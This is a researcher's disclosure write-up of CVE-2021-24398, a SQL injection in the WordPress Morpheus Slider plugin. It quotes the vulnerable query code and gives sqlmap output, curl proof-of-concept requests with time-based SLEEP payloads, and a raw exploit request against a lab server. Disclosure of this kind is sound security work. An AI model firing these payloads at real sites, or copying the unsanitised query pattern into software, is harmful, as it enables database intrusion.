code vigilant
To err is human.. To fix is humanity

Wp Plugin Morpheus Slider

Plugin Details

Plugin Name: wp-plugin : morpheus-slider
Effected Version : 1.2 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24398
Identified by : Syed Sheeraz Ali
WPScan Reference URL

Disclosure Timeline

- May 9, 2021: Issue Identified and Disclosed to WPScan
- May 13, 2021 : Plugin Closed
- June 10, 2021 : CVE Assigned
- August 22, 2021 : Public Disclosure

Technical Details

Details


Vulnerable File: `/init.php#983`

Vulnerable Code block and parameter:

Administrator level SQLi for parameter `id` init.php#983


```
983:    $myrows = $wpdb->get_results( "SELECT * FROM $table_name WHERE id = ".$_POST['id'] );
--------------------------------------------------------------------------------
1211:           $myrows = $wpdb->get_results( "SELECT * FROM $table_name WHERE id = ".$_POST['id'] );
```

PoC Screenshots




```
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 336 HTTP(s) requests:
---
Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: operation=1&itemselect1=&total=-1&stitle1=New slider&width1=1200&height1=600&border1=10000&op41=1000&color31=4&op111=0&op61=FFFFFF&op71=B5B5B5&op121=5&op81=
50&op101=50&op21=50&op51=50&op11=1&number_thumbnails1=4&op31=10&round1=60&op151=000000&op91=FFFFFF&theight1=16&twidth1=5&sizetitle1=true&op131=000000&tborder1=FFFFFF&op1
41=1&font1=2&color11=000000&color21=0.5&thumbnail_round1=_self&e0=swirlFadeOutRotateFancy&or0=0&e1=slideDown&or1=1&e2=swirlFadeOutRotate&or2=2&e3=fade&or3=3&e4=boxFadeOu
tOriginalRotate&or4=4&e5=slideUp&or5=5&or6=6&or7=7&or8=8&or9=9&or10=10&or11=11&or12=12&or13=13&or14=14&or15=15&or16=16&or17=17&or18=18&or19=19&or20=20&or21=21&or22=22&or
23=23&or24=24&or25=25&or26=26&or27=27&or28=28&or29=29&or30=30&or31=31&or32=32&or33=33&or34=34&or35=35&or36=36&or37=37&or38=38&or39=39&or40=40&or41=41&or42=42&or43=43&or4
4=44&or45=45&or46=46&or47=47&id=1 AND (SELECT 6603 FROM (SELECT(SLEEP(5)))Xphv)
---
[18:16:40] [INFO] the back-end DBMS is MySQL
[18:16:40] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[18:16:40] [INFO] fetching current user
[18:16:40] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:17:10] [INFO] adjusting time delay to 1 second due to good response times
bob@localhost
current user: 'bob@localhost'
[18:18:37] [INFO] fetched data logged to text files under '/Users/sheerazali/.local/share/sqlmap/output/172.28.128.50'

[*] ending @ 18:18:37 /2021-05-06/
```



```
→  sqlmap-dev git:(master) ✗ time curl -i -s -k -X $'POST' \
    -H $'Host: 172.28.128.50' -H $'Content-Length: 945' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://172.28.128.50' -H $'Content-Type: application/x-
www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H $'Accept: text/html,applica
tion/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H $'Sec-GPC: 1' -H $'Referer: http://172.28.128.50/wp-admin/options-g
eneral.php?page=morpheus' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-GB,en-US;q=0.9,en;q=0.8' -H $'Connection: close' \
    -b $'wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b8daf07dedf1e1a8dcd76b6e1e0dcbafe4aaccb82e6746a6aca1573ac; wordp
ress_test_cookie=WP%20Cookie%20check; tk_ai=woo%3AiQVT6EvbuCedvp65Wb1%2BuUEl; PHPSESSID=d8f8beced189cdd7cb849dedbb8a8383; wordpress_logged_in_232395f24f6cff47569f2739c21385d6=admin%7C1620460
502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C7592628b1a41de06805c47e90606ccc7b50c0188ae4783aef3d87442aa29d6f5; wp-settings-time-1=1620306064' \
    --data-binary $'operation=1&itemselect1=&order1=1&title1=New+scene&image1=&timage1=&video1=&beffect1=2&xeffect1=&colorc1=easeInOutElastic&colorb1=FFFFFF&total=1&stitle1=&width1=&height1=
&border1=&op41=&color31=&op111=&op61=FFFFFF&op71=FFFFFF&op121=5&op81=&op101=&op21=&op51=&op11=0&number_thumbnails1=&op31=&round1=&op151=FFFFFF&op91=FFFFFF&theight1=&twidth1=5&sizetitle1=true
&op131=FFFFFF&tborder1=FFFFFF&op141=2&font1=1&color11=FFFFFF&color21=&thumbnail_round1=&e0=swirlFadeOutRotateFancy&or0=0&e1=slideDown&or1=1&e2=swirlFadeOutRotate&or2=2&e3=fade&or3=3&e4=boxFa
deOutOriginalRotate&or4=4&e5=slideUp&or5=5&or6=6&or7=7&or8=8&or9=9&or10=10&or11=11&or12=12&or13=13&or14=14&or15=15&or16=16&or17=17&or18=18&or19=19&or20=20&or21=21&or22=22&or23=23&or24=24&or2
5=25&or26=26&or27=27&or28=28&or29=29&or30=30&or31=31&or32=32&or33=33&or34=34&or35=35&or36=36&or37=37&or38=38&or39=39&or40=40&or41=41&or42=42&or43=43&or44=44&or45=45&or46=46&or47=47&id=1&subm
it=Save+Changes' \
    $'http://172.28.128.50/wp-admin/options-general.php?page=morpheus'
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 06 May 2021 13:01:36 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: wp-settings-1=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: wp-settings-time-1=1620306096; expires=Fri, 06-May-2022 13:01:36 GMT; Max-Age=31536000; path=/
Content-Encoding: gzip

curl -i -s -k -X $'POST' -H $'Host: 172.28.128.50' -H $'Content-Length: 945'   0.00s user 0.00s system 8% cpu 0.079 total
→  sqlmap-dev git:(master) ✗
```



```
➜  sqlmap-dev git:(master) ✗ time curl -i -s -k -X $'POST' \
    -H $'Host: 172.28.128.50' -H $'Content-Length: 1043' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://172.28.128.50' -H $'Conten
t-Type: application/x-www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Sa
fari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H $'S
ec-GPC: 1' -H $'Referer: http://172.28.128.50/wp-admin/options-general.php?page=morpheus' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-GB,en-US;q=0.9,en
;q=0.8' -H $'Connection: close' \
    -b $'wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b8daf07dedf1e1a8dcd76b6e1e0dcbafe4aaccb82e6
746a6aca1573ac; wordpress_test_cookie=WP%20Cookie%20check; tk_ai=woo%3AiQVT6EvbuCedvp65Wb1%2BuUEl; PHPSESSID=d8f8beced189cdd7cb849dedbb8a8383; wordpress_logged_in_232395
f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C7592628b1a41de06805c47e90606ccc7b50c0188ae4783aef3d87442aa29d6f5; wp-settin
gs-time-1=1620304946' \
    --data-binary $'operation=0&itemselect4=&order1=1&title1=New scene&image1=&timage1=&video1=&beffect1=2&xeffect1=&colorc1=easeInOutElastic&colorb1=FFFFFF&total=1&stit
le4=New slider&width4=1200&height4=600&border4=10000&op44=1000&color34=4&op114=0&op64=FFFFFF&op74=858585&op124=5&op84=50&op104=50&op24=50&op54=50&op14=1&number_thumbnail
s4=4&op34=10&round4=60&op154=000000&op94=FFFFFF&theight4=16&twidth4=5&sizetitle4=true&op134=000000&tborder4=FFFFFF&op144=1&font4=2&color14=000000&color24=0.5&thumbnail_r
ound4=_self&e0=swirlFadeOutRotateFancy&or0=0&e1=slideDown&or1=1&e2=swirlFadeOutRotate&or2=2&e3=fade&or3=3&e4=boxFadeOutOriginalRotate&or4=4&e5=slideUp&or5=5&or6=6&or7=7&
or8=8&or9=9&or10=10&or11=11&or12=12&or13=13&or14=14&or15=15&or16=16&or17=17&or18=18&or19=19&or20=20&or21=21&or22=22&or23=23&or24=24&or25=25&or26=26&or27=27&or28=28&or29=
29&or30=30&or31=31&or32=32&or33=33&or34=34&or35=35&or36=36&or37=37&or38=38&or39=39&or40=40&or41=41&or42=42&or43=43&or44=44&or45=45&or46=46&or47=47&id=4 AND (SELECT 4576
FROM (SELECT(SLEEP(15)))QuMl)&submit=Save Changes' \
    $'http://172.28.128.50/wp-admin/options-general.php?page=morpheus'
HTTP/1.1 100 Continue


HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Thu, 06 May 2021 12:58:55 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Set-Cookie: wp-settings-1=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/
Set-Cookie: wp-settings-time-1=1620305935; expires=Fri, 06-May-2022 12:58:55 GMT; Max-Age=31536000; path=/
Content-Encoding: gzip

curl -i -s -k -X $'POST' -H $'Host: 172.28.128.50' -H $'Content-Length: 1043'  0.00s user 0.01s system 0% cpu 30.212 total
```

Exploit

```
POST /wp-admin/options-general.php?page=morpheus HTTP/1.1
Host: 172.28.128.50
Content-Length: 1042
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://172.28.128.50
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Sec-GPC: 1
Referer: http://172.28.128.50/wp-admin/options-general.php?page=morpheus
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620460502%7CijOCmlgmjMgoJK3UsTwIOiXIcfoc1SikqZGRE8FZzNF%7C3d7d033b
Connection: close

operation=0&itemselect4=&order1=1&title1=New scene&image1=&timage1=&video1=&beffect1=2&xeffect1=&colorc1=easeInOutElastic&colo
```

```
sqlmap identified the following injection point(s) with a total of 336 HTTP(s) requests:
---
Parameter: id (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: operation=1&itemselect1=&total=-1&stitle1=New slider&width1=1200&height1=600&border1=10000&op41=1000&color31=4&op
---
[18:16:40] [INFO] the back-end DBMS is MySQL
[18:16:40] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12
[18:16:40] [INFO] fetching current user
[18:16:40] [INFO] retrieved:
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[18:17:10] [INFO] adjusting time delay to 1 second due to good response times
bob@localhost
current user: 'bob@localhost'
```